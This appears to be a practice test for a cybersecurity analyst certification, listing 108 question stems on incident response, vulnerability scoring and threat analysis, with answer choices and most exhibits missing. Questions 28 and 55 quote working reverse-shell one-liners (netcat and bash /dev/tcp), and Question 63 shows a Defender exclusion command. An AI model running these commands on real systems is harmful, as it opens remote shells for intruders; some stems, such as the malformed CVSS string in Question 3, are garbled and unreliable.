EMT Practice Test

1. Question Content...


Question List

Question1: Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

Question2: A security analyst recently joined the team and is trying to determine which scripting language is being used in a production script to determine if it is malicious. Given the following script:

Which of the following scripting languages was used in the script?

Question3: Given the following CVSS string-
CVSS:3.0/AV:N/AC:L/PR:N/UI:N/3:U/C:K/I:K/A:H
Which of the following attributes correctly describes this vulnerability?

Question4: A technician identifies a vulnerability on a server and applies a software patch. Which of the following should be the next step in the remediation process?

Question5: Which of the following is a useful tool for mapping, tracking, and mitigating identified threats and vulnerabilities with the likelihood and impact of occurrence?

Question6: An organization was compromised, and the usernames and passwords of all em-ployees were leaked online.
Which of the following best describes the remedia-tion that could reduce the impact of this situation?

Question7: The security operations team is required to consolidate several threat intelligence feeds due to redundant tools and portals. Which of the following will best achieve the goal and maximize results?

Question8: Which of the following should be updated after a lessons-learned review?

Question9: Following a recent security incident, the Chief Information Security Officer is concerned with improving visibility and reporting of malicious actors in the environment. The goal is to reduce the time to prevent lateral movement and potential data exfiltration. Which of the following techniques will best achieve the improvement?

Question10: An analyst receives threat intelligence regarding potential attacks from an actor with seemingly unlimited time and resources. Which of the following best describes the threat actor attributed to the malicious activity?

Question11: An end-of-life date was announced for a widely used OS. A business-critical function is performed by some machinery that is controlled by a PC, which is utilizing the OS that is approaching the end-of- life date. Which of the following best describes a security analyst's concern?

Question12: The security team reviews a web server for XSS and runs the following Nmap scan:

Which of the following most accurately describes the result of the scan?

Question13: A security program was able to achieve a 30% improvement in MTTR by integrating security controls into a SIEM. The analyst no longer had to jump between tools. Which of the following best describes what the security program did?


Question14: A security analyst performs a vulnerability scan. Based on the metrics from the scan results, the analyst must prioritize which hosts to patch. The analyst runs the tool and receives the following output:

Which of the following hosts should be patched first, based on the metrics?

Question15: While performing a dynamic analysis of a malicious file, a security analyst notices the memory address changes every time the process runs. Which of the following controls is most likely preventing the analyst from finding the proper memory address of the piece of malicious code?

Question16: A vulnerability analyst received a list of system vulnerabilities and needs to evaluate the relevant impact of the exploits on the business. Given the constraints of the current sprint, only three can be remediated. Which of the following represents the least impactful risk, given the CVSS3.1 base scores?

Question17: A cybersecurity team has witnessed numerous vulnerability events recently that have affected operating systems. The team decides to implement host-based IPS, firewalls, and two-factor authentication. Which of the following does this most likely describe?

Question18: A user downloads software that contains malware onto a computer that eventually infects numerous other systems. Which of the following has the user become?

Question19: During an incident, analysts need to rapidly investigate by the investigation and leadership teams. Which of the following best describes how PII should be safeguarded during an incident?

Question20: Which of the following is a benefit of the Diamond Model of Intrusion Analysis?

Question21: An organization discovered a data breach that resulted in Pll being released to the public. During the lessons learned review, the panel identified discrepancies regarding who was responsible for external reporting, as well as the timing requirements. Which of the following actions would best address the reporting issue?

Question22: Which of the following can be used to learn more about TTPs used by cybercriminals?
Question23: A SOC manager receives a phone call from an upset customer. The customer received a vulnerability report two hours ago: but the report did not have a follow-up remediation response from an analyst. Which of the following documents should the SOC manager review to ensure the team is meeting the appropriate contractual obligations for the customer?

Question24: An analyst finds that an IP address outside of the company network that is being used to run network and vulnerability scans across external-facing assets. Which of the following steps of an attack framework is the analyst witnessing?


Question25: A cryptocurrency service company is primarily concerned with ensuring the accuracy of the data on one of its systems. A security analyst has been tasked with prioritizing vulnerabilities for remediation for the system.
The analyst will use the following CVSSv3.1 impact metrics for prioritization:

Which of the following vulnerabilities should be prioritized for remediation?

Question26: During the log analysis phase, the following suspicious command is detected-

Which of the following is being attempted?

Question27: A cybersecurity analyst notices unusual network scanning activity coming from a country that the company does not do business with. Which of the following is the best mitigation technique?

Question28: A security analyst detected the following suspicious activity:
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 > tmp/f Which of the following most likely describes the activity?


Question29: An organization has tracked several incidents that are listed in the following table:
Which of the following is the organization's MTTD?

Question30: A company has the following security requirements:
. No public IPs
All data secured at rest
. No insecure ports/protocols
After a cloud scan is completed, a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

Question31: A company has a primary control in place to restrict access to a sensitive database. However, the company discovered an authentication vulnerability that could bypass this control. Which of the following is the best compensating control?

Question32: During an internal code review, software called "ACE" was discovered to have a vulnerability that allows the execution of arbitrary code. The vulnerability is in a legacy, third-party vendor resource that is used by the ACE software. ACE is used worldwide and is essential for many businesses in this industry. Developers informed the Chief Information Security Officer that removal of the vulnerability will take time. Which of the following is the first action to take?

Question33: An analyst is examining events in multiple systems but is having difficulty correlating data points. Which of the following is most likely the issue with the system?

Question34: When starting an investigation, which of the following must be done first?

Question35: An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

Question36: A cybersecurity team lead is developing metrics to present in the weekly executive briefs. Executives are interested in knowing how long it takes to stop the spread of malware that enters the network.
Which of the following metrics should the team lead include in the briefs?

Question37: Approximately 100 employees at your company have received a Phishing email. AS a security analyst. you have been tasked with handling this Situation.


Review the information provided and determine the following:
1. HOW many employees Clicked on the link in the Phishing email?
2. on how many workstations was the malware installed?
3. what is the executable file name of the malware?

Question38: A company is concerned with finding sensitive file storage locations that are open to the public. The current internal cloud network is flat. Which of the following is the best solution to secure the network?

Question39: Which of the following describes how a CSIRT lead determines who should be communicated with and when during a security incident?

Question40: The Chief Executive Officer of an organization recently heard that exploitation of new attacks in the industry was happening approximately 45 days after a patch was released. Which of the following would best protect this organization?

Question41: When investigating a potentially compromised host, an analyst observes that the process BGInfo.exe (PID
1024), a Sysinternals tool used to create desktop backgrounds containing host details, has bee running for over two days. Which of the following activities will provide the best insight into this potentially malicious process, based on the anomalous behavior?

Question42: A zero-day command injection vulnerability was published. A security administrator is analyzing the following logs for evidence of adversaries attempting to exploit the vulnerability:

Which of the following log entries provides evidence of the attempted exploit?

Question43: Which of the following best describes the goal of a disaster recovery exercise as preparation for possible incidents?

Question44: A small company does no! have enough staff to effectively segregate duties to prevent error and fraud in payroll management. The Chief Information Security Officer (CISO) decides to maintain and review logs and audit trails to mitigate risk. Which of the following did the CISO implement?

Question45: A security team is concerned about recent Layer 4 DDoS attacks against the company website. Which of the following controls would best mitigate the attacks?


Question46: A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Which of the following vulnerabilities should be prioritized?

Question47: An analyst wants to ensure that users only leverage web-based software that has been pre-approved by the organization. Which of the following should be deployed?

Question48: During a recent site survey. an analyst discovered a rogue wireless access point on the network. Which of the following actions should be taken first to protect the network while preserving evidence?

Question49: A payroll department employee was the target of a phishing attack in which an attacker impersonated a department director and requested that direct deposit information be updated to a new account. Afterward, a deposit was made into the unauthorized account. Which of the following is one of the first actions the incident response team should take when they receive notification of the attack?

Question50: A systems administrator receives reports of an internet-accessible Linux server that is running very sluggishly.
The administrator examines the server, sees a high amount of memory utilization, and suspects a DoS attack related to half-open TCP sessions consuming memory. Which of the following tools would best help to prove whether this server was experiencing this behavior?

Question51: A Chief Information Security Officer (CISO) is concerned that a specific threat actor who is known to target the company's business type may be able to breach the network and remain inside of it for an extended period of time.
Which of the following techniques should be performed to meet the CISO's goals?

Question52: A security analyst recently used Arachni to perform a vulnerability assessment of a newly developed web application. The analyst is concerned about the following output:
[+] XSS: In form input 'txtSearch' with action https://localhost/search.aspx
[-] XSS: Analyzing response #1...
[-] XSS: Analyzing response #2...
[-] XSS: Analyzing response #3...
[+] XSS: Response is tainted. Looking for proof of the vulnerability.
Which of the following is the most likely reason for this vulnerability?

Question53: A systems analyst is limiting user access to system configuration keys and values in a Windows environment.
Which of the following describes where the analyst can find these configuration items?

Question54: After updating the email client to the latest patch, only about 15% of the workforce is able to use email.
Windows 10 users do not experience issues, but Windows 11 users have constant issues. Which of the following did the change management team fail to do?

Question55: A security analyst identified the following suspicious entry on the host-based IDS logs:
bash -i >& /dev/tcp/10.1.2.3/8080 0>&1
Which of the following shell scripts should the analyst use to most accurately confirm if the activity is ongoing?

Question56: Which of the following is the first step that should be performed when establishing a disaster recovery plan?

Question57: A security analyst is reviewing a packet capture in Wireshark that contains an FTP session from a potentially compromised machine. The analyst sets the following display filter: ftp. The analyst can see there are several RETR requests with 226 Transfer complete responses, but the packet list pane is not showing the packets containing the file transfer itself. Which of the following can the analyst perform to see the entire contents of the downloaded files?

Question58: Which of the following is the best metric for an organization to focus on given recent investments in SIEM, SOAR, and a ticketing system?

Question59: An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of the process does this describe?

Question60: A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

Question61: Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

Question62: A recent zero-day vulnerability is being actively exploited, requires no user interaction or privilege escalation, and has a significant impact to confidentiality and integrity but not to availability. Which of the following CVE metrics would be most accurate for this zero-day threat?

Question63: An employee downloads a freeware program to change the desktop to the classic look of legacy Windows.
Shortly after the employee installs the program, a high volume of random DNS queries begin to originate from the system. An investigation on the system reveals the following:
Add-MpPreference -ExclusionPath '%Program Filest\ksysconfig'
Which of the following is possibly occurring?

Question64: An analyst is conducting monitoring against an authorized team that win perform adversarial techniques. The analyst interacts with the team twice per day to set the stage for the techniques to be used. Which of the following teams is the analyst a member of?

Question65: Which of the following is an important aspect that should be included in the lessons-learned step after an incident?

Question66: An employee is no longer able to log in to an account after updating a browser. The employee usually has several tabs open in the browser. Which of the following attacks was most likely performed?

Question67: An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

Question68: A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

Question69: A cybersecurity analyst has recovered a recently compromised server to its previous state. Which of the following should the analyst perform next?

Question70: Which of the following does "federation" most likely refer to within the context of identity and access management?

Question71: A managed security service provider is having difficulty retaining talent due to an increasing workload caused by a client doubling the number of devices connected to the network. Which of the following would best aid in decreasing the workload without increasing staff?

Question72: Which of the following best describes the goal of a tabletop exercise?

Question73: Which of the following is the most important factor to ensure accurate incident response reporting?

Question74: Which of the following is a reason why proper handling and reporting of existing evidence are important for the investigation and reporting phases of an incident response?

Question75: During security scanning, a security analyst regularly finds the same vulnerabilities in a critical application.
Which of the following recommendations would best mitigate this problem if applied along the SDLC phase?

Question76: During an incident involving phishing, a security analyst needs to find the source of the malicious email.
Which of the following techniques would provide the analyst with this information?

Question77: An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

Question78: An organization conducted a web application vulnerability assessment against the corporate website, and the following output was observed:

Which of the following tuning recommendations should the security analyst share?

Question79: An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?

Question80: A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best all ow the organization to identity rogue devices more quickly?

Question81: Security analysts review logs on multiple servers on a daily basis. Which of the following implementations will give the best central visibility into the events occurring throughout the corporate environment without logging in to the servers individually?

Question82: Which of the following best describes the process of requiring remediation of a known threat within a given time frame?

Question83: A security analyst has found the following suspicious DNS traffic while analyzing a packet capture:
* DNS traffic while a tunneling session is active.
* The mean time between queries is less than one second.
* The average query length exceeds 100 characters.
Which of the following attacks most likely occurred?

Question84: A security analyst detects an email server that had been compromised in the internal network. Users have been reporting strange messages in their email inboxes and unusual network traffic. Which of the following incident response steps should be performed next?

Question85: A disgruntled open-source developer has decided to sabotage a code repository with a logic bomb that will act as a wiper. Which of the following parts of the Cyber Kill Chain does this act exhibit?

Question86: An analyst notices there is an internal device sending HTTPS traffic with additional characters in the header to a known-malicious IP in another country. Which of the following describes what the analyst has noticed?

Question87: A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

Question88: A SOC analyst recommends adding a layer of defense for all endpoints that will better protect against external threats regardless of the device's operating system. Which of the following best meets this requirement?

Question89: An analyst needs to provide recommendations based on a recent vulnerability scan:

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?



Question90: You are a cybersecurity analyst tasked with interpreting scan data from Company As servers You must verify the requirements are being met for all of the servers and recommend changes if you find they are not The company's hardening guidelines indicate the following
* TLS 1 2 is the only version of TLS
running.
* Apache 2.4.18 or greater should be used.
* Only default ports should be used.
INSTRUCTIONS

using the supplied data. record the status of compliance With the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for Issues based ONLY on the hardening guidelines provided.
Part 1:
AppServ1:

AppServ2:

AppServ3:

AppServ4:


Part 2:

Question91: A SIEM alert is triggered based on execution of a suspicious one-liner on two workstations in the organization's environment. An analyst views the details of these events below:

Which of the following statements best describes the intent of the attacker, based on this one-liner?


Question92: A company recently removed administrator rights from all of its end user workstations. An analyst uses CVSSv3.1 exploitability metrics to prioritize the vulnerabilities for the workstations and produces the following information:

Which of the following vulnerabilities should be prioritized for remediation?

Question93: An analyst recommends that an EDR agent collect the source IP address, make a connection to the firewall, and create a policy to block the malicious source IP address across the entire network automatically. Which of the following is the best option to help the analyst implement this recommendation?

Question94: A cloud team received an alert that unauthorized resources were being auto-provisioned. After investigating, the team suspects that crypto mining is occurring. Which of the following indicators would most likely lead the team to this conclusion?
.

Question95: Which of the following would help an analyst to quickly find out whether the IP address in a SIEM alert is a known-malicious IP address?

Question96: A vulnerability scan of a web server that is exposed to the internet was recently completed. A security analyst is reviewing the resulting vector strings:
Vulnerability 1: CVSS: 3.0/AV:N/AC: L/PR: N/UI : N/S: U/C: H/I : L/A:L
Vulnerability 2: CVSS: 3.0/AV: L/AC: H/PR:N/UI : N/S: U/C: L/I : L/A: H Vulnerability 3: CVSS: 3.0/AV:A/AC: H/PR: L/UI : R/S: U/C: L/I : H/A:L Vulnerability 4: CVSS: 3.0/AV: P/AC: L/PR: H/UI : N/S: U/C: H/I:N/A:L Which of the following vulnerabilities should be patched first?

Question97: A security analyst is trying to identify anomalies on the network routing. Which of the following functions can the analyst use on a shell script to achieve the objective most accurately?

Question98: After conducting a cybersecurity risk assessment for a new software request, a Chief Information Security Officer (CISO) decided the risk score would be too high. The CISO refused the software request. Which of the following risk management principles did the CISO select?

Question99: After completing a review of network activity. the threat hunting team discovers a device on the network that sends an outbound email via a mail client to a non-company email address daily at 10:00 p.m. Which of the following is potentially occurring?

Question100: The Chief Information Security Officer wants to eliminate and reduce shadow IT in the enterprise. Several high-risk cloud applications are used that increase the risk to the organization. Which of the following solutions will assist in reducing the risk?

Question101: A Chief Information Security Officer has outlined several requirements for a new vulnerability scanning project:
. Must use minimal network bandwidth
. Must use minimal host resources
. Must provide accurate, near real-time updates
. Must not have any stored credentials in configuration on the scanner
Which of the following vulnerability scanning methods should be used to best meet these requirements?

Question102: A security analyst is performing an investigation involving multiple targeted Windows malware binaries. The analyst wants to gather intelligence without disclosing information to the attackers. Which of the following actions would allow the analyst to achieve the objective?

Question103: A technician is analyzing output from a popular network mapping tool for a PCI audit:

Which of the following best describes the output?

Question104: An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

Question105: Which of the following is a nation-state actor least likely to be concerned with?

Question106: Which of the following tools would work best to prevent the exposure of PII outside of an organization?

Question107: Which of the following would help to minimize human engagement and aid in process improvement in security operations?

Question108: Which of the following will most likely ensure that mission-critical services are available in the event of an incident?